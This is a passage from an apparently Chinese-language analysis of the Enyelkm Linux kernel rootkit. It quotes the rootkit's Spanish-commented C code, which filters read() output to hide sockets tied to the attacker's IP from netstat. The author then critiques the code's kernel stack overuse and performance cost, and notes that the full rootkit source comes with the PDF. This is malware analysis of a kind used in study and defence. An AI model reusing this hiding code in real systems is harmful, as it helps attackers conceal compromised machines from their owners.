   231 /* no deberia ocurrir nunca */
   232 if (size == 0)
   233         return(size);
   234
   235 /* reservamos y copiamos */
   236 buf = (char *) kmalloc(size+1, GFP_KERNEL);
   237 __copy_from_user((void *) buf, (void *) arg, size);
   238 buf[size] = 0x00;
   239
   240 /* reservamos buffer destino temporal */
   241 dst = (char *) kmalloc(size+16, GFP_KERNEL);
   242 dst[0] = 0x00;
   243
   244 while (copiar_linea(linea, buf, cont++))
   245         if (!ocultar_linea(linea))
   246                 strcat(dst, linea);


...

   164 int ocultar_linea(char *linea)
   165 {
   166 char hide[128];
   167
   168
   169 sprintf(hide, "%08X:", (unsigned int) global_ip);
   170
   171 if (strstr(linea, hide) != NULL)
   172         /* ocultamos todos los sockets con nuestra ip */
   173         return(1);
   174
   175 /* no ocultamos nada */
   176 return(0);
   177
   178 } /******** fin de ocultar_linea *********/
```

上面的ocultar_netstat（）函数在堆栈上定义了 256 字节的 linea，然后在 244 行调用 ocultar_linea（）函数，在该函数中又在堆栈上定义了 128 字节的 hide。两者相加 384 字节。这在用户态编程中当然一点都不成问题，但这是运行在内核态！内核中默认的堆栈是 2 页（这还要去掉 task_struc 这个大结构所占的空间，而且在编译内核时还可以指定堆栈只占 1 页）。这 2 页是整个内核调用链都要使用的，无论是函数的 stack frame，返回地址，临时变量等。你占了这么大空间，留给人家还有多少？内核堆栈溢出的后果是系统 crash！

3． 本 rootkit 截获了 read（）系统调用，属于被调用最频繁的系统调用。Enyelkm 在每次截获的 read 调用中都要分配内存，从用户态复制，然后在其中搜索特定字符串，这实在对整个系统的性能影响非常大。对一个有经验的肉鸡主人而言，性能方面的变差，很可能引起他对安全方面的注意。

联系

Walter Zhou

mailto:z-l-dragon@hotmail.com

2008-4-19，晚 22：00，上海南汇横沔

另在本 pdf 中附带了 enyelkm rootkit 源码